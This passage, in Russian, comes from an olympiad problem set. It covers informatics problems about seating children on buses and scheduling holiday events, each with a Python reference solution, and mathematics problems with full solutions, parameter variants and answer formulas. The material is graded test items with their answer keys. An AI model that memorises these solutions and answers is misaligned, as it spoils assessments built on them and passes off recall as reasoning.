Программа проверяется на 15-ти тестах. Прохождение каждого теста оценивается в 1 балл. Тест из условия задачи при проверке не используется. В первых пяти тестах на сцене изначально находится ровно четыре персонажа.

Примеры

Пример №1

Стандартный ввод
9 120 160 180 160 120 110 150 170 100
Стандартный вывод
140

Пример программы-решения

Ниже представлено решение на языке Python 3.

```
1 n = int(input())
2 x = list(map(int, input().split()))
3 print(sum([max(x[i]-x[i+1], 0) for i in range(n-1)]))
```

Задача II.1.3.4. Выезд на экскурсию (30 баллов)

Темы: математика, структуры данных, реализация.

Условие

Администрация школы организовала автобусную экскурсию для своих учеников. Всего было заказано n автобусов разной вместимости. Обозначим за c_i количество детей, которые могут находиться в i -том автобусе. Все c_i являются четными числами. Учителя неформально делят всех учеников на активных и спокойных. Всего на экскурсию поедет m активных и k спокойных детей. Учителя хотели бы распределить детей по автобусам так, чтобы количество спокойных и активных детей в каждом автобусе отличалось как можно меньше. Формально это означает следующее. Обозначим за x_i и y_i количество активных и спокойных детей соответственно в i -том автобусе. Вычислим модули разности количества активных и спокойных детей в каждом автобусе и просуммируем полученные числа. Полученная величина $\sum_{i=1}^n |x_i - y_i|$ должна оказаться минимально возможной.

Но когда автобусы подъехали, все пошло не по плану. Часть детей выбежали из школы и расселись по автобусам произвольно. После подсчетов выяснилось, что в i -том автобусе уже находится a_i активных детей и b_i спокойных. Чтобы не увеличивать неразбериху, было решено оставить их на своих местах и постараться рассадить оставшихся детей в соответствии с изначально выбранным принципом.

Напишите программу, которая найдет значения x_i и y_i с учетом всех требований, а именно:

- $x_i \geq a_i$;
- $y_i \geq b_i$;
- $x_i + y_i \leq c_i$;
- $\sum_{i=1}^n x_i = m$;
- $\sum_{i=1}^n y_i = k$;
- $\sum_{i=1}^n |x_i - y_i| \rightarrow \min$.

Если допустимых ответов несколько, то можно вывести любой.

Формат входных данных

На вход в первой строке через пробел подается три целых числа n , m и k — количество автобусов, количество активных и количество спокойных детей соответственно; $1 \leq n \leq 100$; $0 \leq m, k \leq 10000$. Во второй строке через пробел записаны числа a_1, a_2, \dots, a_n , задающие количество активных детей, изначально находящихся в каждом из автобусов. В третьей строке аналогично записаны числа b_1, b_2, \dots, b_n , задающие количество спокойных детей, изначально находящихся в каждом из автобусов. Наконец, в четвертой строке записаны натуральные четные числа c_1, c_2, \dots, c_n , задающие вместимость каждого из автобусов; $2 \leq c_i \leq 100$. Все входные значения заданы корректно в соответствии с условием задачи. В том числе гарантируется, что общее количество школьников не превосходит суммарной вместимости всех автобусов.

Формат выходных данных

Вывод должен состоять из двух строк. В первой строке через пробел следует вывести значения x_i — количество активных детей в каждом из автобусов. Во второй строке аналогично вывести значения y_i — количество спокойных детей в каждом из автобусов.

Методика проверки

Программа проверяется на 30-ти тестах. Прохождение каждого теста оценивается в 1 балл. Тест из условия задачи при проверке не используется. В первых пяти тестах количество автобусов равно двум. В следующих пяти тестах суммарное количество школьников равно суммарной вместимости автобусов.

Примеры

Пример №1

Стандартный ввод
4 50 80
10 20 0 0
25 5 20 0
40 30 40 30
Стандартный вывод
10 20 10 10
25 10 25 20

Пояснения к примеру

Ответ удовлетворяет всем ограничениям. Сумма всех x_i равна 50. Сумма всех y_i равна 80. В первом и третьем автобусе едет по 35 детей, а во втором и четвертом — по 30. Эти значения не превосходят вместимости соответствующих автобусов. Также для всех i выполняются неравенства $x_i \geq a_i$ и $y_i \geq b_i$. Значение выражения $\sum_{i=1}^n |x_i - y_i|$ равно 50. Можно доказать, что другие допустимые варианты распределения не дадут меньшей величины.

Возможны и другие правильные ответы, например, следующий.

```
15 20 15 0
25 10 20 25
```

Для этого ответа также выполнены все ограничения, а сумма $\sum_{i=1}^n |x_i - y_i|$ равна 50.

Пример программы-решения

Ниже представлено решение на языке Python 3.

```
1 n, m, k = map(int, input().split())
2 a = list(map(int, input().split()))
3 b = list(map(int, input().split()))
4 c = list(map(int, input().split()))
5 m -= sum(a)
6 k -= sum(b)
7 for i in range(n):
8     if a[i] > b[i]:
9         v = min(k, a[i] - b[i], c[i] - a[i] - b[i])
10        b[i] += v
11        k -= v
12    else:
13        v = min(m, b[i] - a[i], c[i] - a[i] - b[i])
14        a[i] += v
15        m -= v
16 for i in range(n):
17    v = min(m, k, (c[i] - a[i] - b[i]) // 2)
18    a[i] += v
19    b[i] += v
20    m -= v
21    k -= v
22 for i in range(n):
23    v = min(m, c[i] - a[i] - b[i])
24    a[i] += v
25    m -= v
26    v = min(k, c[i] - a[i] - b[i])
27    b[i] += v
28    k -= v
29 print(*a)
30 print(*b)
```

Задача II.1.3.5. Нескучные каникулы (30 баллов)

Темы: сортировки, структуры данных, реализация.

Условие

У Алисы закончился очередной учебный год, и она составляет расписание на каникулы. Алиса планирует, что в ее каникулы состоится некоторое число событий, таких как посещение концертов, празднование дней рождений и так далее. Алиса называет i -тый день каникул нескучным, если для него выполняется хотя бы одно из двух условий:

- в i -тый день состоится хотя бы одно событие;
- хотя бы одно событие состоится в день с номером $i - 1$ и в день с номером $i + 1$.

Рассмотрим пример. Пусть в каникулах 10 дней и некоторые события произойдут в дни с номерами 2, 3, 5, 9, 10. Тогда нескучными будут все эти дни, а также день с номером 4, поскольку некоторые события произойдут в два соседних с ним дня.

При составлении расписания Алиса учитывает, что для некоторых событий заранее известна дата, а для других она сама может подобрать подходящий день. Алиса хочет расставить события с открытой датой так, чтобы каникулы получились наиболее нескучными, то есть чтобы количество нескучных дней в каникулах было максимальным.

Напишите программу, которая подберет дни для событий с открытой датой так, чтобы каникулы получились наиболее нескучными.

Формат входных данных

На вход в первой строке через пробел подается три целых числа n , m и k — продолжительность каникул в днях, количество событий с открытой датой и количество событий с заданной датой соответственно; $1 \leq n \leq 100000$; $1 \leq m \leq 100000$; $0 \leq k \leq 100000$.

Во второй строке через пробел записаны k натуральных чисел d_1, d_2, \dots, d_k — номера дней, в которые произойдут события с известной датой; $1 \leq d_i \leq n$. Числа могут повторяться и следовать в произвольном порядке. Если k будет равно нулю, то вторая строка будет пустой.

Формат выходных данных

В первой строке выведите одно натуральное число s — количество нескучных дней в каникулах. Во второй строке через пробел выведите m натуральных чисел t_1, \dots, t_m — номера дней, в которые Алиса должна запланировать события с открытой датой. Если допустимых ответов будет несколько, то можно вывести любой. Числа могут повторяться и следовать в произвольном порядке.

Методика проверки

Программа проверяется на 30-ти тестах. Прохождение каждого теста оценивается в 1 балл. Тесты из условия задачи при проверке не используются. В трех первых тестах $k = 0$. В следующих трех тестах $k = 1$. В первых 15-ти тестах n , m и k не превосходят 100.

Примеры

Пример №1

Стандартный ввод
11 5 6
1 3 5 7 9 11
Стандартный вывод
11
1 1 1 1 1

Пример №2

Стандартный ввод
11 2 0
Стандартный вывод
3
2 4

Пример №3

Стандартный ввод
15 2 5
1 2 8 12 14
Стандартный вывод
11
4 6

Пояснения к примеру

В первом примере все дни каникул являются нескучными из-за событий с известной датой, поэтому пять событий с открытой датой можно расставить произвольно.

В ответе ко второму примеру нескучными будут дни с номерами 2, 3, 4. Улучшить ответ нельзя.

В ответе к третьему примеру нескучными будут 11 дней с номерами 1, 2, 3, 4, 5, 6, 7, 8, 12, 13, 14. Улучшить этот ответ нельзя, хотя набор дней может быть другим, например, 4, 10 или 6, 10.

Пример программы-решения

Ниже представлено решение на языке Python 3.

```

1 n, m, k = map(int, input().split())
2 d = [False] * (n + 2)
3 for x in map(int, input().split()):
4     d[x] = True
5 if k == 0:
6     ans = list(range(1, min(n, 2 * m), 2))

```

```
7     ans.extend([n] * max(m - len(ans), 0))
8 else:
9     p = 0
10    segs = []
11    for i in range(1, n + 1):
12        if d[i]:
13            if p == 0:
14                plen = i - 1
15            elif i - p > 2:
16                segs.append((p + 2, i))
17                p = i
18    segs.sort(key = lambda x: x[1] - x[0] + ((x[1] - x[0]) % 2) * 100000)
19    ans = []
20    for (a, b) in segs:
21        ans.extend(range(a, b, 2))
22    if n - p > 1:
23        ans.extend(range(p + 2, n + 1, 2))
24    if plen > 1:
25        ans.extend(range(plen - 1, 0, -2))
26    if (n - p) % 2 == 1:
27        ans.append(n)
28    ans = ans[: min(m, len(ans))]
29    ans.extend([1] * (m - len(ans)))
30    for i in ans:
31        d[i] = True
32    s = 0
33    for i in range(1, n + 1):
34        if d[i] or d[i - 1] and d[i + 1]:
35            s += 1
36    print(s)
37    print(*ans)
```

Предметный тур. Математика

Первая волна. Задачи 8–9 класса

Задача П.2.1.1. (15 баллов)

Темы: планиметрия.

Условие

Прямоугольник $MNKL$ вписан в равнобедренный прямоугольный треугольник ABC таким образом, что две его вершины M и N лежат на гипотенузе AB , а две K и L — на катетах BC и AC соответственно. Найдите гипотенузу треугольника ABC , если площади треугольников AML и CLK соответственно равны S_1 и S_2 .

Формат ответа: приближенный ответ с точностью до 0,01.

Решение



Поскольку треугольник ABC равнобедренный и прямоугольный, то углы при вершинах A и B равны по 45° . В силу того, что $MNKL$ — прямоугольник, имеем $\angle AML = 90^\circ$. Следовательно, треугольник AML — прямоугольный равнобедренный. Пусть $AM = ML = a$. Тогда

$$S_1 = \frac{1}{2}a^2.$$

Отсюда $a = \sqrt{2S_1}$.

Так как $\angle CLK = 180^\circ - \angle MLA - \angle MLK = 180^\circ - 45^\circ - 90^\circ = 45^\circ$, то треугольник CLK — прямоугольный равнобедренный. Пусть $CL = CK = x$. Тогда

$$S_2 = \frac{1}{2}x^2.$$

Пусть $LK = b$. По теореме Пифагора $x^2 + x^2 = b^2$. Тогда $x^2 = \frac{b^2}{2}$. Следовательно,

$$S_2 = \frac{1}{2} \cdot \frac{b^2}{2} = \frac{b^2}{4}.$$

Тогда $b = 2\sqrt{S_2}$.

Получаем

$$AB = 2a + b = 2\sqrt{2S_1} + 2\sqrt{S_2} = 2(\sqrt{2S_1} + \sqrt{S_2}).$$

Погрешность 0,01.

Варианты

$$S_1 = 3, 4, \dots, 10; S_2 = 11, 12, \dots, 20.$$

Ответ: $2(\sqrt{2S_1} + \sqrt{S_2})$.

Задача II.2.1.2. (20 баллов)

Темы: делимость и остатки.

Условие

Николай решил расставить оловянных солдатиков в колонну по a в ряд, однако ему не хватило k штук, чтобы заполнить последний ряд. Тогда он перестроил солдатиков по b в ряд, при этом ему снова не хватило k солдатиков, чтобы заполнить последний ряд. Наконец он построил их в колонну по c в ряд, и опять ему не хватило k игрушек, чтобы заполнить последний ряд. Какое наименьшее количество солдатиков может быть у Николая, если известно, что их не менее M штук?

Решение

Пусть N — количество солдатиков. Тогда по условию задачи $N + k$ делится на a , на b и на c . Поэтому $N + k$ делится на $\text{НОК}(a, b, c)$. Имеем

$$N = l \cdot \text{НОК}(a, b, c) - k \geq M,$$

где $l \in \mathbb{N}$. Наименьшее значение N соответствует наименьшему возможному значению l , равному

$$\left\lceil \frac{M + k}{\text{НОК}(a, b, c)} \right\rceil,$$

где $\lceil \cdot \rceil$ — операция округления вверх до ближайшего целого. Значит, наименьшее количество солдатиков

$$N = \left\lceil \frac{M + k}{\text{НОК}(a, b, c)} \right\rceil \cdot \text{НОК}(a, b, c) - k.$$

Погрешность 0.

Варианты

$$a = 6, 7, 8; b = 9, 10, 11; c = 12, 13, 14; k = 1, 2, \dots, 5, M = 200, 250, 300.$$

Ответ: $\left\lceil \frac{M + k}{\text{НОК}(a, b, c)} \right\rceil \cdot \text{НОК}(a, b, c) - k$.

Задача II.2.1.3. (20 баллов)

Темы: теория множеств, логика.

Условие

Чтобы обсудить последние новости, n друзей решили встретиться в кафе. Каждый заказал себе лимонад, но не более двух бокалов. Причем те, кто заказал два бокала, выбрали разные вкусы. В кафе подавали лимонады трех различных вкусов. Оказалось, что для любой пары друзей вкусы совпали хотя бы для одного бокала, а самый популярный вкус выбрали ровно k друзей. Определите наименьшее возможное значение k .

Примечание: самых популярных вкусов может быть несколько, когда каждый из этих вкусов выбирается одинаковым количеством друзей.

Решение

Оценка. Докажем, что самый популярный вкус выбрали не менее $\lceil \frac{2}{3}n \rceil$ друзей (здесь $\lceil \cdot \rceil$ — операция округления вверх до ближайшего целого). Составим таблицу вида.

	1	2	...	n
A	0	1	...	1
B	1	0	...	1
C	1	1	...	0

Здесь A, B, C — вкусы лимонада. На пересечении i -й строки и j -го столбца стоит 1, если и только если j -й друг выбрал i -й вкус.

Допустим A — самый (один из самых) популярный вкус. Если в строке A все единицы, то доказывать нечего.

Пусть в строке A есть хотя бы один ноль. Пусть, например, он стоит в первом столбце. Тогда первый друг выбрал хотя бы один из оставшихся вкусов. Пусть, например, он выбрал B . Если первый друг заказал только один бокал лимонада, то по условию все остальные друзья тоже выбрали бокал лимонада вкуса B . Но тогда получается, что вкус B популярнее вкуса A . Это противоречие показывает, что первый друг заказал лимонады обоих вкусов, B и C .

Поскольку у первого друга есть хотя бы один общий вкус с каждым из остальных, и каждый заказал не более двух бокалов, то в каждом столбце таблицы стоит ровно две единицы. Тогда во всей таблице записано $2 \cdot n$ единиц. Но тогда в строке A записано не менее $\frac{2n}{3}$ единиц, так как иначе во всей таблице будет менее $2n$ единиц. Поскольку количество единиц в строке A — целое число, то это количество не меньше $\lceil \frac{2}{3}n \rceil$.

Пример. Учитывая, что $n = 3k + 1$, составим такую таблицу.

	1	...	$k+1$	$k+2$...	$2k+1$	$2k+2$...	$3k+1$
A	1	...	1	1	...	1	0	...	0
B	0	...	0	1	...	1	1	...	1
C	1	...	1	0	...	0	1	...	1

Здесь два самых популярных вкуса — A и C . В соответствующих строках записано $2k+1 = \lceil \frac{2}{3}(3k+1) \rceil = \lceil \frac{2}{3}n \rceil$ единиц.

Погрешность 0.

Варианты

$$n = 10, 13, \dots, 43.$$

Ответ: $\left\lceil \frac{2}{3}n \right\rceil$.

Задача II.2.1.4. (20 баллов)

Темы: классическая вероятность.

Условие

Случайным образом выбираются 4 различные вершины правильного n -угольника (любой выбор равновозможен). Какова вероятность того, что выбранные вершины образуют прямоугольник?

Дайте ответ в процентах с точностью до 0,01.

Решение

Количество способов выбрать 4 вершины равно C_n^4 .

Теперь подсчитаем количество возможных прямоугольников. Диагональ одного такого прямоугольника совпадает с диаметром окружности, описанной около n -угольника, поскольку на диагональ опирается угол в 90° с вершиной, лежащей на окружности. Таким образом, каждому прямоугольнику взаимно однозначно сопоставляются две пары диаметрально противоположных вершин n -угольника. Всего таких пар $C_{n/2}^2$.

Следовательно, искомая вероятность равна:

$$\frac{C_{n/2}^2}{C_n^4} = \frac{\frac{n}{2} \left(\frac{n}{2} - 1 \right)}{2} \cdot \frac{4!}{n(n-1)(n-2)(n-3)} = \frac{3}{(n-1)(n-3)}.$$

Для получения количества процентов остается умножить результат на 100.

Погрешность 0,01.

Варианты

$$n = 8, 10, \dots, 60.$$

Ответ: $\frac{300}{(n-1)(n-3)}$.

Задача II.2.1.5. (25 баллов)

Темы: алгебра, неравенства.

Условие

При каком наибольшем значении параметра a неравенство:

$$x^2 - 14xy \geq -50y^2 + \frac{2}{\beta}ay - 529$$

верно для всех вещественных значений x и y ?

Решение

Выделим полные квадраты:

$$\begin{aligned} x^2 - 14xy &\geq -50y^2 + \frac{2}{\beta}ay - 529 \iff \\ \iff (x^2 - 14xy + 49y^2) + \left(y^2 - \frac{2}{\beta}ay + \frac{a^2}{\beta^2}\right) &\geq \frac{a^2}{\beta^2} - 529 \iff \\ \iff (x - 7y)^2 + \left(y - \frac{a}{\beta}\right)^2 &\geq \left(\frac{a}{\beta} - 23\right)\left(\frac{a}{\beta} + 23\right). \end{aligned}$$

Заметим, что левая часть неотрицательна при всех значениях x и y . Поэтому если правая часть неположительна, то исходное неравенство верно при всех $x, y \in \mathbb{R}$. Если же правая часть строго больше нуля, то при $y = \frac{a}{\beta}$, $x = 7y$ исходное неравенство нарушается.

Таким образом, требуется найти наибольшее значение a , при котором

$$\left(\frac{a}{\beta} - 23\right)\left(\frac{a}{\beta} + 23\right) \leq 0.$$

Имеем $a = 23\beta$.

Погрешность 0.

Варианты

$$\beta = 3, 5, 7, \dots, 21.$$

Ответ: 23β .

Первая волна. Задачи 10–11 класса**Задача П.2.2.1. (15 баллов)**

Темы: алгебра, квадратный трехчлен.

Условие

Найдите расстояние между точками пересечения графиков двух различных квадратных трехчленов, если они отличаются лишь перестановкой старшего коэффициента и свободного члена, а многочлен, равный их сумме, имеет единственный корень и пересекает ось ординат в точке l . Формат ответа: приближенный с точностью до 0,01.

Решение

Пусть f и g — данные квадратные трехчлены,

$$f(x) = ax^2 + bx + c, \quad g(x) = cx^2 + bx + a.$$

Их сумма $h(x) = (a + c)x^2 + 2bx + (a + c)$.

Найдем точки пересечения графиков f и g . Имеем:

$$f(x) = g(x) \iff (a - c)x^2 = a - c.$$

Так как по условию трехчлены f и g различны, то $a \neq c$. Поэтому $x = \pm 1$. Соответствующие ординаты: $y = a + b + c$ для $x = 1$ и $y = a - b + c$ для $x = -1$.

Расстояние между точками пересечения равно:

$$\rho = \sqrt{(1 - (-1))^2 + (a + b + c - (a - b + c))^2} = 2\sqrt{1 + b^2}.$$

По условию трехчлен h имеет единственный корень. Следовательно, его дискриминант, разделенный на 4, равен нулю:

$$b^2 - (a + c)^2 = 0.$$

Отсюда $b^2 = (a + c)^2$. По условию также имеем $h(0) = l$, то есть $a + c = l$.

Таким образом,

$$\rho = 2\sqrt{1 + (a + c)^2} = 2\sqrt{1 + l^2}.$$

Погрешность 0,01.

Варианты

$$l = 2, 3, \dots, 50.$$

Ответ: $2\sqrt{1 + l^2}$.

Задача II.2.2.2. (20 баллов)

Темы: текстовая задача.

Условие

Бригада комбайнеров, имеющих одинаковые машины, обрабатывает два поля одинаковой площади. На первом поле комбайны начинают работу по очереди через равные промежутки времени, и к моменту начала работы последнего остается неубранной $1/n$ часть поля. После уборки первого поля бригада приступает к уборке второго. При этом промежутки времени между началом работы комбайнов становятся на $p\%$ больше, чем при работе на первом поле. Во сколько раз время уборки второго поля больше времени уборки первого?

Формат ответа: приближенный с точностью до 0, 01.

Решение

Обозначим: k — количество комбайнов, x — производительность одного комбайна, t — время работы бригады при обработке первого поля до начала работы последнего комбайна, T — время уборки первого поля, τ — время уборки второго поля. Площадь каждого поля примем за 1.

К моменту времени t на первом поле была убрана площадь, равная $1 - 1/n$. При этом первый комбайн обработал площадь, равную xt , второй — $x(t - \frac{t}{k-1})$, третий — $x(t - \frac{2t}{k-1})$ и т. д. Поэтому

$$\begin{cases} xt + x(t - \frac{t}{k-1}) + x(t - \frac{2t}{k-1}) + \dots + x(t - \frac{(k-2)t}{k-1}) = 1 - \frac{1}{n}, \\ xk(T - t) = \frac{1}{n}. \end{cases}$$

Пользуясь формулой для суммы арифметической прогрессии, для левой части первого уравнения имеем

$$\begin{aligned} & xt + x\left(t - \frac{t}{k-1}\right) + x\left(t - \frac{2t}{k-1}\right) + \dots + x\left(t - \frac{(k-2)t}{k-1}\right) = \\ & = xt(k-1) - \frac{xt}{k-1}(1+2+\dots+(k-2)) = \\ & = xt(k-1) - \frac{xt}{k-1} \frac{k-1}{2}(k-2) = \frac{xtk}{2}. \end{aligned}$$

Тогда $t = (1 - \frac{1}{n}) \frac{2}{xk}$.

Подставляя во второе уравнение системы, получаем

$$xk\left(T - \left(1 - \frac{1}{n}\right) \frac{2}{xk}\right) = \frac{1}{n}.$$

Отсюда

$$T = \frac{1}{n x k} + \frac{2(n-1)}{n x k} = \frac{2n-1}{n x k}.$$

По условию промежутки времени между началом работы двух последующих комбайнов на втором поле равно $\frac{at}{k-1}$, где $a = 1 + \frac{p}{100}$. Тогда для второго поля имеем

$$x\tau + x\left(\tau - a\frac{t}{k-1}\right) + x\left(\tau - a\frac{2t}{k-1}\right) + \dots + x\left(\tau - a\frac{(k-1)t}{k-1}\right) = 1.$$

Используя формулу для суммы арифметической прогрессии, получаем

$$x\tau k - \frac{xat}{k-1}(1+2+\dots+(k-1)) = x\tau k - \frac{xat}{k-1} \frac{k}{2}(k-1) = xk\left(\tau - \frac{at}{2}\right).$$

Поэтому, учитывая ранее найденное значение $t = (1 - \frac{1}{n}) \frac{2}{xk}$, находим

$$\tau = \frac{1}{xk} + \frac{at}{2} = \frac{1}{xk} + \frac{a}{2}\left(1 - \frac{1}{n}\right) \frac{2}{xk} = \frac{1}{xk}\left(1 + a\left(1 - \frac{1}{n}\right)\right).$$

Теперь вычислим отношение времени работы бригады на втором поле ко времени работы на первом:

$$\frac{\tau}{T} = \frac{1}{xk}\left(1 + a\left(1 - \frac{1}{n}\right)\right) \cdot \frac{n x k}{2n-1} = \frac{n + a(n-1)}{n} \cdot \frac{n}{2n-1} = \frac{n + a(n-1)}{2n-1}.$$

Подставляя значение a , находим

$$\frac{\tau}{T} = \frac{n + (1 + \frac{p}{100})(n-1)}{2n-1} = \frac{2n-1 + \frac{p(n-1)}{100}}{2n-1} = 1 + \frac{p(n-1)}{100(2n-1)}.$$

Погрешность 0,01.

Варианты

$p = 10, 11, \dots, 30$; $n = 5, 6, \dots, 15$; $k = 16, 17, \dots, 20$.


Ответ: $1 + \frac{p(n-1)}{100(2n-1)}$.

Задача II.2.2.3. (20 баллов)

Темы: графы.

Условие

Рыболовная сеть имеет форму прямоугольника размера $n \times k$ клеток. Внутри сети имеется прямоугольная дыра размером $l \times m$ клеток (внешняя граница сети цела). Какое наибольшее число нитей, соединяющих узлы сети, можно перерезать так, чтобы сеть не распалась на части?



Решение

Представим рыболовную сеть в виде графа, в котором вершины — узлы сети, а ребра — соединяющие их нити.

Для того чтобы сеть не распалась на части, граф должен быть связным. Связный граф с наименьшим числом ребер — это дерево, в котором, как известно, число ребер на единицу меньше числа вершин.

Подсчитаем число вершин в графе, соответствующем данной в условии рыболовной сети. Если бы дыры не было, то всего было бы $(n+1)(k+1)$ вершин. Из-за наличия дыры в графе отсутствует $(l-1)(m-1)$ вершин. Таким образом, наименьшее число нитей, необходимое для того, чтобы сеть не распалась на части, равно $(n+1)(k+1) - (l-1)(m-1) - 1$.

Подсчитаем количество ребер. Сеть без дыры можно представить составленной из уголков в виде буквы L и двух отрезков — верхней и правой границы. Тогда

число ребер в случае отсутствия дыры равно $2nk + k + n$. Из-за наличия дыры в графе отсутствует $2lm - l - m$ ребер. Значит, в графе всего ребер

$$2nk + k + n - (2lm - l - m).$$

Таким образом, для получения дерева необходимо перерезать количество нитей, равное

$$2nk + k + n - (2lm - l - m) - ((n + 1)(k + 1) - (l - 1)(m - 1) - 1) = kn - lm + 1.$$

Погрешность 0.

Варианты

$$n = 200, 205, \dots, 250; k = 300, 305, \dots, 350;$$

$$l = 50, 55, \dots, 100; m = 150, 155, \dots, 200.$$

Ответ: $kn - lm + 1$.

Задача II.2.2.4. (20 баллов)

Темы: геометрическая вероятность, выпуклый четырехугольник.


Условие

Сторона квадрата $ABCD$ равна $a\sqrt{2}$. На диагонали AC отмечена точка M на расстоянии b от точки A . Внутри квадрата случайно выбирается точка X . Вычислите вероятность того, что точки C, D, M и X , взятые в некотором порядке, образуют вершины выпуклого четырехугольника.

Ответ дайте в процентах с точностью до 0,01.

Решение

Докажем, что четырехугольник получится выпуклым, если точка X попадет в область, закрашенную на рисунке.



Напомним, что четырехугольник является выпуклым, если он лежит по одну сторону от каждой прямой, проходящей через две его соседние вершины. Разберем четыре случая.

1. Возьмем точку X внутри треугольника MCD и соединим ее отрезком с одной из вершин этого треугольника, построив тем самым одну из сторон четырехугольника. Тогда две другие вершины треугольника окажутся по разные стороны от прямой, проходящей через построенную сторону. Значит, четырехугольник будет невыпуклым.
2. Возьмем точку X внутри треугольника AKM . В этом случае получается невыпуклый четырехугольник, поскольку:
 - если MX — сторона четырехугольника, то D и C лежат по разные стороны от прямой MX ;
 - если MD — сторона четырехугольника, то C и X лежат по разные стороны от прямой MD ;
 - если MC — сторона четырехугольника, то D и X лежат по разные стороны от прямой MC .
3. Возьмем точку X внутри четырехугольника $KBCM$. Нетрудно видеть, что четырехугольник $XCDM$ выпуклый.
4. Возьмем точку X внутри треугольника AMD . Нетрудно видеть, что четырехугольник $XMCD$ выпуклый.

Искомая вероятность — отношение площади закрашенной области к площади квадрата. Найдем площадь незакрашенной области.

Высота треугольника MCD , проведенная из точки D , — это половина диагонали квадрата, поэтому она равна $\frac{a\sqrt{2}}{2} = a$. Тогда площадь треугольника MCD равна

$$S_{MCD} = \frac{1}{2}a \cdot (2a - b).$$

Треугольники AKM и MCD подобны (по двум углам). Тогда их площади относятся как квадрат отношения сторон. Следовательно, площадь S_{AKM} треугольника AKM равна

$$S_{AKM} = S_{MCD} \left(\frac{AM}{MC} \right)^2 = \frac{a}{2} \cdot (2a - b) \left(\frac{b}{2a - b} \right)^2 = \frac{ab^2}{2(2a - b)}.$$

Тогда искомая вероятность p равна

$$p = \frac{S_{ABCD} - (S_{AKM} + S_{MCD})}{S_{ABCD}} = \frac{2a^2 - \left(\frac{ab^2}{2(2a-b)} + \frac{a(2a-b)}{2} \right)}{2a^2} = \frac{2a^2 - b^2}{2a(2a - b)}.$$

Для получения ответа в процентах остается умножить полученное выражение на 100.

Погрешность 0,01.

Варианты

$$a = 11, 12, \dots, 30; b = 1, 2, \dots, 10.$$

Ответ: $\frac{50(2a^2 - b^2)}{a(2a - b)}$.

Задача II.2.2.5. (25 баллов)

Темы: теория множеств, биекция, комбинаторика.

Условие

На дворовой площадке устраивается турнир по пионерболу. В турнире участвуют n ребят, среди них соседи Саша и Маша. Для турнира составляются всевозможные команды, которые можно образовать из ребят, но так, чтобы в каждой команде играли как минимум два человека. Каждая команда играет в турнире ровно один раз. Сколько матчей Саша и Маша будут соперниками?

Решение

Занумеруем участников от 1 до n . Пусть Саша имеет номер 1, а Маша — номер 2. Каждой команде можно поставить в соответствие строку из нулей и единиц, поставив 1 на позиции k , если k -й участник входит в команду, и 0 — иначе.

Всего команд столько же, сколько строк длины n из нулей и единиц, в которых хотя бы две единицы (по условию в команде минимум два человека), но при этом не более $n - 2$ единицы (если единиц больше, то невозможно подобрать команду соперников). Значит, вычитая из общего числа строк строки, состоящие только из нулей, только из единиц, содержащих одну единицу и содержащих $n - 1$ единицу, получаем, что всего команд:

$$2^n - 1 - 1 - n - n = 2^n - 2n - 2.$$

В каждом матче участвуют две команды, поэтому матчей в два раза меньше числа команд: $2^{n-1} - n - 1$.

Рассмотрим участника под номером k . Подсчитаем количество команд, в которых он участвует — количество строк с единицей на k -й позиции таких, что на остальных позициях может быть что угодно, кроме всех нулей, всех единиц либо одного нуля. Всего таких строк:

$$2^{n-1} - 1 - 1 - (n - 1) = 2^{n-1} - n - 1.$$

Получили, что количество матчей совпадает с количеством команд, в которых участвует k -й игрок. Но каждая команда играет ровно один раз. Таким образом, k -й игрок участвует в каждом матче. А значит, в силу произвольного выбора k и каждый игрок участвует в каждом матче. То есть строка из нулей и единиц однозначно задает не только первую команду (с помощью единиц), но и вторую команду (с помощью нулей).

Таким образом, матчи, в которых Саша и Маша — соперники, задаются строками, в которых цифры на позициях 1 и 2 разные. Каждому матчу соответствуют две строки, получаемые одна из другой заменой единиц нулями и наоборот. Поэтому достаточно подсчитать количество строк, в которых на первой позиции стоит единица, на второй — ноль, а на оставшихся что угодно, кроме всех единиц либо всех нулей. Таких строк:

$$2^{n-2} - 1 - 1 = 2^{n-2} - 2.$$

Погрешность 0.

Варианты

$$n = 10, 11, \dots, 20.$$

Ответ: $2^{n-2} - 2$.

Вторая волна. Задачи 8–9 класса**Задача II.2.3.1. (15 баллов)**

Темы: текстовая задача.

Условие

Школе требуется N новых парт. Заказ на их изготовление получили три мебельных завода. Первый завод за три дня может выпустить n парт, второй — за четыре дня выпускает $p\%$ от того количества, которое первый и третий выпускают за два дня. Третий завод за 5 дней выпускает m парт. За сколько дней будет выполнен заказ? Ответ округлите вверх до ближайшего целого.

Решение

Обозначим через x , y , z производительности в ед./сут. для первого, второго и третьего заводов соответственно. Пусть t — время выполнения заказа.

По условию задачи имеем

$$\begin{cases} x = \frac{n}{3}, \\ z = \frac{m}{5}, \\ y = \frac{p}{100} \frac{2(x+z)}{4}. \end{cases}$$

Тогда

$$N = (x + y + z)t = \left(\frac{n}{3} + \frac{m}{5} + \frac{p}{100} \frac{n/3 + m/5}{2} \right) t.$$

Следовательно,

$$t = \frac{N}{\left(\frac{n}{3} + \frac{m}{5} \right) \left(1 + \frac{p}{200} \right)}.$$

Погрешность 0.

Варианты

$$N = 600, 650, 700; n = 15, 20, 25; m = 35, 40, 45, 50; p = 20, 25, \dots, 80.$$

Ответ: $\left\lceil \frac{N}{\left(\frac{n}{3} + \frac{m}{5} \right) \left(1 + \frac{p}{200} \right)} \right\rceil$ (здесь $\lceil \cdot \rceil$ — округление вверх до ближайшего целого).

Задача II.2.3.2. (20 баллов)


Темы: планиметрия, трапеция.

Условие

Меньшее основание равнобедренной трапеции, диагонали которой взаимно перпендикулярны, равно a . Найдите большее основание трапеции, если ее площадь равна S .

Формат ответа: приближенный с точностью до 0,01.

Решение



Через $S(X)$ обозначим площадь фигуры X . Имеем

$$S = S(ABCD) = S(DOC) + S(ABO) + 2S(AOD) = \frac{1}{2}x^2 + \frac{1}{2}y^2 + 2 \cdot \frac{1}{2}xy.$$

По теореме Пифагора для треугольника DOC будет $x^2 + x^2 = a^2$, тогда $x^2 = \frac{a^2}{2}$. Аналогично из треугольника ABO получаем $y^2 = \frac{b^2}{2}$.

Следовательно,

